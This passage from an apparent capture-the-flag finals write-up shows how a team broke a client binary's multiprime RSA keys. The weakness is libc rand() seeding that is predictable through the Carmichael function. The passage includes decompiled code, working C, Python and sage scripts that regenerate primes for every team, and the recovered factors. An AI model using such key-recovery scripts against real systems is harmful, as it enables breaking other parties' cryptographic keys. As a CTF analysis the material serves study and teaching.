read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x08\xcd\x18\x86\x53\xd0\x57\x78\x49\x2⌋
 ↪  8\x8e\x41\xa7\x74\xa9\xdf\x36\x6f\x58\x52\x2e\xd0\xa7\xfd\xa9\xde\x90\xde\x6a\⌋
 ↪  xa0\x31\x12\xe3\x32\xe6\x2b\x7a\x58\x54\x8c\xdb\xd0\x5c\xf7\xd3\x4b\xdf\xd1\x7⌋
 ↪  b\x34\xcf\x9f\x3e\xa9\x63\xd9\x21\x11\x4c\x68\x04\x83\xcf\xa4\xb0\x5e\x8d\xe3\⌋
 ↪  x2c\xcd\xd7\xdd\x64\xc1\x2f\xb6\xcc\xc5\x63\x4b\x7c\x91\x7e\xae\x5d\xd5\x2f\x1⌋
 ↪  0\xab\x84\x6a\xc6\x49\x7f\xad\x14\xd8\x37\x30\x91\x83\x2c\xc4\x87\x20\xc0\x3c\⌋
 ↪  xc8\xd1\x70\xcf\xd3\xe0\x21\xe5\x85\xce\x46\x19\x7d\x80\x52\x51\x5c\xfd\xb5\x9⌋
 ↪  4\x3f\x7f\x61\x2e\x84\x8d\xe9\x73\x60\x71\xe2\x1a\xf1\xae\x0f\x74\xf8\x65\x37\⌋
 ↪  x88\x13\x55\xe7\xe8\xba\xc2\x39\x12\x8d\x7e\xde\x3c\x9a\xb8\xa1\xab\x75\xda\x8⌋
 ↪  c\x91\xd7\x30\x99\xce\x3d\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0a\x1c\xaa\x01\xeb\xef\x91\x25\x7a\x9⌋
 ↪  8\xb0\x8c\x5d\x32\x44\x0d\x35\x50\xe7\x50\x11\x62\x43\x3a\x75\x86\x46\xfe\x95\⌋
 ↪  xe3\x70\x04\x0c\x04\x70\x5e\x94\x9d\x9a\x65\xa2\x66\xc3\xc7\xe8\x8a\x4b\x5f\x3⌋
 ↪  2\xa8\x81\x5f\xa8\xfb\x92\x7c\x24\x5c\x1a\xd8\x72\x20\x47\x72\xee\xf8\x01\x8a\⌋
 ↪  x1a\x30\x14\x24\xfb\xc8\x70\xc0\xc9\x43\xa3\x7d\xf7\x83\xed\x94\x11\x10\x27\x3⌋
 ↪  0\x1f\x80\xe6\x56\xf4\x06\x24\x9e\xe7\x53\x81\x6f\x5c\xcf\x30\xf3\xde\x1f\x81\⌋
 ↪  xfa\x19\x03\x90\x39\xce\xdc\xa7\xf2\xe4\x1b\xe7\x3e\xf3\x24\xa2\x65\xca\xd2\xf⌋
 ↪  8\x55\xbc\x20\x42\xf8\x1d\xef\xb8\x66\xeb\xd1\x79\x9d\xab\x26\x5a\x15\xd8\x1a\⌋
 ↪  x5f\x7a\xf4\x96\x55\xfa\x74\x52\xd4\x0a\xa6\xa9\x0b\x74\x57\x12\x4f\xbf\x9d\x4⌋
 ↪  c\x2a\xe5\xe1\xa7\x6d\x39\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x09\x3b\x84\x7f\x65\xa3\xa4\xb9\x83\xa⌋
 ↪  9\xa1\xe4\xd3\x35\x38\x9d\x14\x61\x78\x64\xd9\xc1\xf1\x19\x3c\x67\x51\x60\x19\⌋
 ↪  x4e\xdb\xc0\x4f\x99\xed\x45\xc3\x8d\x67\xaf\xbb\x65\xb1\x5e\xc9\x96\x42\xca\xd⌋
 ↪  8\xc2\x34\xa5\xaa\x45\x87\x5b\xb1\xf6\x59\x11\x96\xe6\xf6\x1f\x27\xbf\xb8\x45\⌋
 ↪  x57\x12\x6b\x8f\x70\x6f\xc0\xb9\xab\xd1\xf2\x36\x3b\xcd\x88\xb8\xd3\xb1\xcd\x3⌋
 ↪  a\x06\x7c\x4f\x70\x1f\xf0\xbf\x3b\x9b\x1c\xb8\x8a\xcb\x16\x08\x1d\x5c\xaf\xea\⌋
 ↪  x3c\xf1\x6d\xd0\xc8\x74\xc8\x8e\x23\x0d\x8e\x31\x6d\x7f\xe5\x3d\x8b\x93\xfb\xf⌋
 ↪  2\x8f\x1c\x59\x22\x3f\x24\x8f\x3e\x9d\x14\x2f\x23\xde\xad\xec\x51\x12\xbe\xbf\⌋
 ↪  x88\xfa\xef\x15\x51\x2e\xae\x45\x34\x0f\x55\x07\xf6\xa0\x91\xb0\x3b\xfa\xff\x6⌋
 ↪  a\x76\xe3\x5c\x01\x5b\xb1\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x09\xe5\x99\xb0\x9b\x76\xa3\x61\xac\x6⌋
 ↪  f\x21\xa3\xb6\x05\x19\x88\x4e\xd1\xef\xb1\xe5\xbc\x04\xb3\x27\xc7\x90\x80\x03\⌋
 ↪  x3b\x61\x3d\x56\x00\x95\x9c\x0e\x3b\x4a\x91\xab\x1f\xd3\x03\x42\x88\xf3\xd4\x9⌋
 ↪  2\x93\x0f\xa9\x87\x60\x00\x95\x2f\xc8\xec\x09\x04\x05\x4f\x58\x5a\xc5\xe7\x00\⌋
 ↪  xda\xc8\xea\x73\x3a\xa2\x24\x57\x93\xb5\xcc\xf8\x79\xd0\x53\x2b\x44\xa9\xc0\x4⌋
 ↪  b\x33\x31\x11\xfa\xae\xf8\x88\x53\x13\x84\x67\x72\xe8\x1a\xa2\x38\x92\x2c\x78\⌋
 ↪  x9c\x21\xd5\x75\x07\xc8\x98\x89\x69\x67\x52\xed\x39\x33\xbb\x47\x2c\x28\x31\xe⌋
 ↪  b\x1c\x5e\x13\x8e\x08\x91\xc4\x75\x2e\x72\x86\x21\xc3\x6e\x17\xf5\x15\x07\xc5\⌋
 ↪  x37\xae\xfc\x71\x0d\x13\xe0\x2d\x6b\xf4\x18\x71\xe5\xc9\xff\xf3\x84\x3c\x7e\xe⌋
 ↪  9\xe9\x45\x45\xfc\x00\x95\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

Prime numbers generation


The client is dynamically linked with OpenSSL. The signature uses SHA256 and a multiprime RSA key pair that can be generated by the client if the environment variable `TEAM_RANDOM_NUM` is set:



```
__int64 __fastcall RSAKeyGenCrypto::RSAGenerateKey(RSAKeyGenCrypto *this)
{
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  if ( !secure_getenv("TEAM_RANDOM_NUM") )
    return 0LL;
  v2 = RSAKeyGenCrypto::RSAMultiPrimeKeygen((__int64)this, *(_QWORD *)this);
```

Figure 12: RSA Key generation

The prime generation function used is `BN_generate_prime_ex2` with a custom `RAND` context so that the `rand` function from the `libc` is used rather than OpenSSL CSPRNG:




```
void __fastcall RSAKeyGenCrypto::RSAKeyGenCrypto(RSAKeyGenCrypto *this)
{
  __int64 rsa_ctxt; // rax

  *(_QWORD *)this = 0LL;
  *((_QWORD *)this + 1) = 0LL;
  *((_QWORD *)this + 2) = 0LL;
  *((_QWORD *)this + 3) = 0LL;
  *((_QWORD *)this + 4) = 0LL;
  *((_QWORD *)this + 5) = 0LL;
  *((_QWORD *)this + 6) = 0LL;
  *((_QWORD *)this + 7) = 0LL;
  *((_QWORD *)this + 8) = 0LL;
  *(_QWORD *)this = RSA_new();
  *((_QWORD *)this + 3) = RSAKeyGenCrypto::stdlib_rand_seed;
  *((_QWORD *)this + 4) = RSAKeyGenCrypto::stdlib_rand_bytes;
  *((_QWORD *)this + 5) = 0LL;
  *((_QWORD *)this + 6) = RSAKeyGenCrypto::stdlib_rand_add;
  *((_QWORD *)this + 7) = RSAKeyGenCrypto::stdlib_rand_bytes;
  *((_QWORD *)this + 8) = RSAKeyGenCrypto::stdlib_rand_status;
  rsa_ctxt = RSAKeyGenCrypto::RAND_stdlib(this);
  RAND_set_rand_method(rsa_ctxt);
  RSAKeyGenCrypto::RSAGenerateKey(this);
  RSAKeyGenCrypto::free_all_rsa_goodies(this);
}
```

Figure 13: RSA Key generation

We quickly concluded that the use of `rand()` was merely to get a DRBG generator and not a real backdoor, since factoring attacks on composite numbers based on primes generated by the concatenation of an LCG are known to be currently prohibitive.


Moreover, the seeding is also based on the team number and a modular exponentiation of the team random number:



```
nptr = secure_getenv("TEAM_RANDOM_NUM");
if ( !nptr )
{
  fwrite("Error (env): TEAM_RANDOM_NUM enviroment var doesn't exist\n", 1uLL, 0x3AuLL, stderr);
  exit(-1);
}
*__errno_location() = 0;
seed_val = strtoull(nptr, 0LL, 10);
if ( *__errno_location() )
{
  perror("Error strtoull");
  exit(-1);
}
seed_val = RSAKeyGenCrypto::fast_exp_mod(seed_val, 0LL, 6uLL, 0LL, 3930574699LL);
```

Figure 14: Value for seed computing

As we can see, the seed value is based on `team_random_number^6 mod N` with N = 3930574699.



```
seed_cur = *seed_base;
RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::exp *= 2LL;
*seed_base = RSAKeyGenCrypto::fast_exp_mod(
               seed_cur,
               0LL,
               ++RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::exp,
               0LL,
               3930574699LL);
srand(*seed_base + RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::team_num);
```

Figure 15: Base value for the seed

Then, for each seeding, a modular exponentiation is computed with an exponent equal to `e[i+1] = 2 * e[i] + 1, e[0] = 65`. The team number is added before the call to `srand`.

We thus have for the seed values:

```
seed_base[0] = team_random_number^6 mod N
e[0] = 65
e[i+1] = 2 * e[i] + 1
seed_base[i] = seed_base[i-1]^e[i] mod N, i = 1..3

seed[i] = seed_base[i] + team_number
```

We put a breakpoint on `srand` to get some values so that we could have an idea of what was going on with this weird implementation. What we observed was that whatever `TEAM_RANDOM_NUM` we used, we always ended up with `TEAM_NUM + 1` for the third call:

```
Breakpoint 3, __srandom (x=8) at random.c:209
209     in random.c
(gdb)
```

After several tries, we were convinced this was not a coincidence and we should use it to get the third prime for all teams.

3.2.3 Post mortem analysis and alternative solution

The reason this happens is that we can reduce the seed values equation by multiplying all the exponents used:

```
seed[1] = team_random_number^786 mod 3930574699 + team_number
seed[2] = team_random_number^206718 mod 3930574699 + team_number
seed[3] = team_random_number^108940386 mod 3930574699 + team_number
```

The thing to notice here, is that `108940386` is the value for the Carmichael function at N, `λ(3930574699)`:

```
sage: factor(3930574699)
787 * 1579 * 3163
sage: lcm([787 - 1, 1579 - 1, 3163 - 1])
108940386
```

It means that as long as `TEAM_RANDOM_NUM` is coprime with `N`, the result of the modular exponentiation will always be 1. Assuming that the team random number is not really random such that it is never a multiple of `787`, `1579` or `3163`, then the third seed value will always be `1 + team_number` for all teams. We can compute the third prime for the RSA modulus of all teams without knowing their random number.

But wait, there's more! For the second call to `srand` the exponent is `206718` which also happens to be a value for the Carmichael function `λ(787 * 1579)`. This means that the number of possible values before adding the team number will eventually be `2^2 * R_206718(3163)`, with `R_k(M)` being the order of the group defined by `a^k mod M`. This value is obviously bounded by `M = 3163`. Even better: `gcd(206718, 3163 - 1) = 6`, which means the number of elements in the group is likely around one-sixth of the modulus which makes it around `528`. Actually, if Mathar's conjecture for computing `R_k(M)` holds, it should be exactly `528`.

Using `sage` we can find all values in the group defined by `a^206718 mod 3163`. Then, using the Chinese Remainder Theorem, we can get all values for `a^206718 mod 3930574699` knowing that the only possible elements for `M = 1579` and `M = 787` are `0` and `1`:

```python
# Find elements for M = 3163
seed_bases=set()
for i in range(3163):
    seed_bases.add(pow(i, 206718, 3163))

# Find all elements for M = 3930574699
seed_base_all=set()
for k in seed_bases:
    for l in range(2):
        for m in range(2):
            c = CRT_list([Integer(k), Integer(l), Integer(m)], [3163, 787, 1579])
            seed_base_all.add(c)

# Add the team number to generate the full set of seeds
seed_base_tn=set()
for i in seed_base_all:
    for k in range(1, 9):
        seed_base_tn.add(i + k)

# Create a C header file
f = open("seeds.h", "wb+")
f.write(b"long seeds[] = ")
f.write(bytes(str(seed_base_tn), 'ascii'))
f.write(b";\n")
f.close()
```

This produces a set of 14279 elements if we remove our team number, or 16189 elements if we want to know the complete set of possible `q` for all teams including ours.

As we want to check for our own keys, we will test against all 16189 possible `q`. The following C implementation will generate prime numbers the same way the client binary does:

```c
#include <openssl/rand.h>
#include <openssl/bn.h>
#include <stdio.h>
#include "seeds.h"

static int rnd_add(const void *a1, int a2, double a3) { return 0; }
static int rnd_status() { return 1; }
static int rnd_seed(const void *a1, int a2) { srand(seeds[*(int *)a1]);  return 0; }
static int rnd_bytes(unsigned char *a1, int a2) { for(int i=0;i<a2;++i)
 ↪  a1[i]=rand(); return 1; }
```

```c
int main()
{
    BIGNUM *prime = BN_new();
    struct rand_meth_st meth = {
        .seed = rnd_seed,
        .bytes = rnd_bytes,
        .add = rnd_add,
        .pseudorand = rnd_bytes,
        .status = rnd_status
    };
    RAND_set_rand_method(&meth);
    for (long sidx = 0; sidx < sizeof(seeds)/sizeof(long); sidx++) {
        unsigned char buf[128];
        RAND_seed(&sidx, 8);
        BN_generate_prime_ex(prime, 172, 0LL, 0LL, 0LL, 0LL);
        BN_bn2bin(prime, buf);
        for (int i = 0; i < BN_num_bytes(prime); i++) printf("%02x", buf[i]);
        printf("\n");
    }
    return 0;
}
```

It needs to link against the provided `libcrypto.so` with the client since prime generation can change between versions of OpenSSL. So we simply compile and invoke as follows:

```
gcc -o gene_allq gene_allq.c -lcrypto -L/home/user/has2/finals/team_7/client/libs
LD_LIBRARY_PATH=/home/user/has2/finals/team_7/client/libs ./gene_allq >/tmp/allqs
```

This operation takes around 15s on an old laptop. This seems more than acceptable to solve this challenge!

Now, we have all moduli from the public keys, and we can compute all possible values for the second prime. To find which of these primes were used for the private keys, we simply need to check if `q` is a divisor of `n`:

```python
ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n

a = open("/tmp/allqs2", "rb")
for l in a.readlines():
    q = int(l, 16)
    for i in ns:
        if ns[i] % q == 0:
            print("found Q=%d for key_id=%d"%(q, i))
```

And it works, so we obtain one of the primes for all moduli in a total of just a few seconds:

```
found Q=46451175135011789614990674466564588816588611817744499 for key_id=1
found Q=54343840706234979111751380793253543536506955154242433 for key_id=5
found Q=45982039563759121363893678655177362867255039038111511 for key_id=7
found Q=51263828705721223929816657853140209950875963477589577 for key_id=2
found Q=53537475353500658823086502788791155147141772179640699 for key_id=4
found Q=50676575060704329551035553358463518586003458049110533 for key_id=3
found Q=49734370170475116598831808101114129558591558989907211 for key_id=8
found Q=49088916612702569346029199694702834787880073146937099 for key_id=6
```

We can also modify our C code to generate the `r` value for all teams:

```c
#include <openssl/rand.h>
#include <openssl/bn.h>
#include <stdio.h>

static int rnd_add(const void *a1, int a2, double a3) { return 0; }
static int rnd_status() { return 1; }
static int rnd_seed(const void *a1, int a2) { srand(*(int *)a1);  return 0; }
static int rnd_bytes(unsigned char *a1, int a2) { for(int i=0;i<a2;++i)
 ↪  a1[i]=rand(); return 1; }

int main()
{
    BIGNUM *prime = BN_new();
    struct rand_meth_st meth = {
        .seed = rnd_seed,
        .bytes = rnd_bytes,
        .add = rnd_add,
        .pseudorand = rnd_bytes,
        .status = rnd_status
    };
    RAND_set_rand_method(&meth);
    for (long sidx = 2; sidx < 10; sidx++) {
        unsigned char buf[512];
        RAND_seed(&sidx, 8);
        BN_generate_prime_ex(prime, 1028, 0LL, 0LL, 0LL, 0LL);
        BN_bn2bin(prime, buf);
        printf("%ld: ", sidx-1);
        for (int i = 0; i < BN_num_bytes(prime); i++) printf("%02x", buf[i]);
        printf("\n");
    }
}
```

Which gives us divisors of their respective moduli:


```
1: 0d546fb87759f3703210335dbe700286212ecd5c9bc00b1120e387cf2fb5154c09840580ddf8f00⌋
 ↪  f08236dc6946f4cb59d1a1138da1d4afb00d1ca3086e07c8f64810f4279ff518123be48b72d946⌋
 ↪  ccaae7e03899b4d849b1e4ecba42e483393c942d5434126c464e50c1b12a188dd4f06e0d8a12d5⌋
 ↪  c3c4bab08efd950226c197f
2: 0feee46caaafbcabe9eb5aa10c33cd72349710df1c23717d393b03bbdb3b2b762910e2d3bf9e7fa⌋
 ↪  889d94a960c170840af1820cb3c914875cc4b30a7865b1db06b00832a9e02d328db1dbee734c62⌋
 ↪  8e3de48ae1ad9f68fa541bf4cc81b69788669fbb108fe8430d9a1eec1d5b4e9b9923167ad0a5e3⌋
 ↪  caf9ffcfb671764df9dcf05
3: 0fdf64d331f7538791ba277df32515697bde56340bdf82795c4ac04aba4a232d2987005a7e53e10⌋
 ↪  f0d098c002ea169a97fc0dd8b9f5f04fbaac445640e689137ef91916de5737df27c09f3aaab5c5⌋
 ↪  42a1c31b5bb91bab63b7efc9f8d6430c454c156c1a6c93e9945488ceff3e8431d0575d3c0068d7⌋
 ↪  7410b73e098d7105d2bd1b7
4: 0df2d6a4b89561f7179fcfbd8439e2d0023a6582e9f7fc82d960cdb4521456b3062d57bfc2b9b6d⌋
 ↪  9588696dcbf78adc1b212439b093f1ee29feb97f1ffeda5051afcc4dcb57bb50d014ceac0c4978⌋
 ↪  277a9c512b3053095a41b2c961a1a3b203437e411ed5fc6fa6012e421d77ba34e256860d86d916⌋
 ↪  d12ac9aa8c7b4e3e7e81acf
5: 0ce18aa7fc5c5db67400433d883350ee8c2d12486d12308f86028e8a83f02a58d2b5ffce115c848⌋
 ↪  55cc8c2e4fb12d2873fe4cfadf6ff3c7d02ca0785bb32dd8de7dc5bf838df7d94a73f78a2514a2⌋
 ↪  a902ff93d25f979a2fb44aa80ffdc5e8cc33ae7bb73c638076e778010c8ca3a58f934961f2d0fc⌋
 ↪  128536ba8524706de0a41cd
6: 0e8b798566b50e624e62a13f25bc2048f314371000c21d96a3017af5cf8050110cc997727fa5d4c⌋
 ↪  d08750c2d322d762541ad35416f52d81253520723d35834df21cb51a071266e799b7aa6cda71cf⌋
 ↪  2e9ca282a397a024cce5553f128ab2507cdf1586d627edbdb1a5681e7fd9edae680211a17c13e⌋
 ↪  d4a68413b90ec6197b95307
7: 0edf4d361ad6efc1ddf7fd2fd8d13d4abab24e07244f8f11e28370b5e29b2ad57a770b944dfa552⌋
 ↪  af15259ca239614de4962e56db1747e93f7ee49da8973af04eaba9838b4ee62a540bc6f6452834⌋
 ↪  29be52709969b872a9276736cffe61b03d0d59c08898a6b2fca279e2e7922701507971e9e32a5c⌋
 ↪  8c51b3b311b214d1ef122c5
8: 0fa9a64d7603e6ba848c3acb0a861e03f642896146664f7e285f3eae64fef5e3a79b301d9e16d72⌋
 ↪  3a311eead970db08e4f39ef95a03e13c89e527702506ce5f7081614a62cebc9cffcb87c94c52c2⌋
 ↪  2146611a9064fbcceed0e45ef5eb2d555baeb696017542ae751e263e5a79007bbf61864fc6720c⌋
 ↪  a552f10448dc219e37c045d
```

Now that we have both `q` and `r`, generating the PEM files for the private keys is just a matter of a few lines of `python`.

3.2.4 Solution used during the finals

Getting the bigger prime

Since we observed that the third prime factor generated for the multiprime RSA key only used the team number for its seeding, we wanted to compute it for all teams. The primes do not have the same length. The function for generating the key is a modification of OpenSSL's `rsa_multiprime_keygen` function. Normally, the length of the modulus is distributed evenly among the primes, but there is this modification in the binary:



```
if ( bn_ctx )
{
  primes_len[0] = 172;
  primes_len[1] = 172;
  primes_len[2] = 1028;
```

Figure 16: Primes length assignation

Apparently, both `p` and `q` are relatively small (172 bits), and `r` is big (1028 bits). Since it is the bigger prime we can obtain for all teams, this is a huge deal!

Conveniently, the client will generate a key pair when the environment variable `TEAM_RANDOM_NUM` is set, we could trivially script it to get this prime for all teams.

A quick and dirty one-liner was used to generate the result into a python `dict`:

```
echo "r = {"; for ((i=1;i<9;i++)); do TEAM_NUM=$i TEAM_RANDOM_NUM=2 ./client -k
 ↪  5647008472405673096 -m 0000 -p 31337 -a 10.0.0.101 -i 1 | grep -v id_rsa;
 ↪  openssl rsa -in private.pem -text | awk -v idx=$i 'BEGIN{parse=0}{ if ($0 ~
 ↪  "prime3:") {parse = 1} else if($0 ~ "exponent3:") {parse=0} else if (parse ==
 ↪  1) { rr = rr$0}}END{print idx "-0x" rr ","; }' | sed 's/ //g;s/://g;s/-/: /';
 ↪  done 2>/dev/null; echo "}"
```

Which gave us the following result:

```
r = {
1: 0x0d546fb87759f3703210335dbe700286212ecd5c9bc00b1120e387cf2fb5154c09840580ddf8f
 ↪  00f08236dc6946f4cb59d1a1138da1d4afb00d1ca3086e07c8f64810f4279ff518123be48b72d9
 ↪  46ccaae7e03899b4d849b1e4ecba42e483393c942d5434126c464e50c1b12a188dd4f06e0d8a12
 ↪  d5c3c4bab08efd950226c197f,
2: 0x0feee46caaafbcabe9eb5aa10c33cd72349710df1c23717d393b03bbdb3b2b762910e2d3bf9e7
 ↪  fa889d94a960c170840af1820cb3c914875cc4b30a7865b1db06b00832a9e02d328db1dbee734c
 ↪  628e3de48ae1ad9f68fa541bf4cc81b69788669fbb108fe8430d9a1eec1d5b4e9b9923167ad0a5
 ↪  e3caf9ffcfb671764df9dcf05,
3: 0x0fdf64d331f7538791ba277df32515697bde56340bdf82795c4ac04aba4a232d2987005a7e53e
 ↪  10f0d098c002ea169a97fc0dd8b9f5f04fbaac445640e689137ef91916de5737df27c09f3aaab5
 ↪  c542a1c31b5bb91bab63b7efc9f8d6430c454c156c1a6c93e9945488ceff3e8431d0575d3c0068
 ↪  d77410b73e098d7105d2bd1b7,
4: 0x0df2d6a4b89561f7179fcfbd8439e2d0023a6582e9f7fc82d960cdb4521456b3062d57bfc2b9b
 ↪  6d9588696dcbf78adc1b212439b093f1ee29feb97f1ffeda5051afcc4dcb57bb50d014ceac0c49
 ↪  78277a9c512b3053095a41b2c961a1a3b203437e411ed5fc6fa6012e421d77ba34e256860d86d9
 ↪  16d12ac9aa8c7b4e3e7e81acf,
5: 0x0ce18aa7fc5c5db67400433d883350ee8c2d12486d12308f86028e8a83f02a58d2b5ffce115c8
 ↪  4855cc8c2e4fb12d2873fe4cfadf6ff3c7d02ca0785bb32dd8de7dc5bf838df7d94a73f78a2514
 ↪  a2a902ff93d25f979a2fb44aa80ffdc5e8cc33ae7bb73c638076e778010c8ca3a58f934961f2d0
 ↪  fc128536ba8524706de0a41cd,
6: 0x0e8b798566b50e624e62a13f25bc2048f314371000c21d96a3017af5cf8050110cc997727fa5d
 ↪  4cd08750c2d322d762541ad35416f52d81253520723d35834df21cb51a071266e799b7aa6cda71
 ↪  cf2e9ca282a397a024cce5553f128ab2507cdf1586d627edbdb1a5681e7fd9edae6680211a17c1
 ↪  3ed4a68413b90ec6197b95307,
7: 0x0edf4d361ad6efc1ddf7fd2fd8d13d4abab24e07244f8f11e28370b5e29b2ad57a770b944dfa5
 ↪  52af15259ca239614de4962e56db1747e93f7ee49da8973af04eaba9838b4ee62a540bc6f64528
 ↪  3429be52709969b872a9276736cffe61b03d0d59c08898a6b2fca279e2e7922701507971e9e32a
 ↪  5c8c51b3b311b214d1ef122c5,
8: 0x0fa9a64d7603e6ba848c3acb0a861e03f642896146664f7e285f3eae64fef5e3a79b301d9e16d
 ↪  723a311eead970db08e4f39ef95a03e13c89e527702506ce5f7081614a62cebc9cffcb87c94c52
 ↪  c22146611a9064fbcceed0e45ef5eb2d555baeb696017542ae751e263e5a79007bbf61864fc672
 ↪  0ca552f10448dc219e37c045d,
}
```

We now needed to divide the modulus from each team's public key to obtain a 344 bits number that can be factored into two 172 bits numbers. We used the following script to get the `p * q` product:

```python
import cryptography
from cryptography.hazmat.primitives.serialization import load_der_public_key
from data import keys, r

ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n
    pq = ns[i] // r[i]
    print(pq)
```

This gives the following result for the `p * q` product for all 8 keys:

```
270033489240622628761758622453908878922291910824979583028696240532905757509462150 9⌋
 ↪  1468211135809959123853
303043988879495049771864769238944585958847062497558100438216605519051795879706649 1⌋
 ↪  7176122317235243832207
257078489644213068608706908547995633849695780406287471450921207471738219817897702 7⌋
 ↪  0957847033985943502421
297536796359702885104834461950842442443814006568222131018122997261342849904504783 6⌋
 ↪  2408946427472775785879
244854381531765940449542570955884681868823669152853471625993963634029180005862757 2⌋
 ↪  0487243090178853703217
249141343238557286277053987332453167777058653404383975436622625358218042077126920 7⌋
 ↪  4402646833178539716031
222464163639870606359997370168639832752782413750845333712010599444675982683414324 7⌋
 ↪  3477489793899637371901
226438461357088846118775347872921717115897409103383147018959684392299517387468110 5⌋
 ↪  8059433130300837505433
```

Factoring with cado-nfs

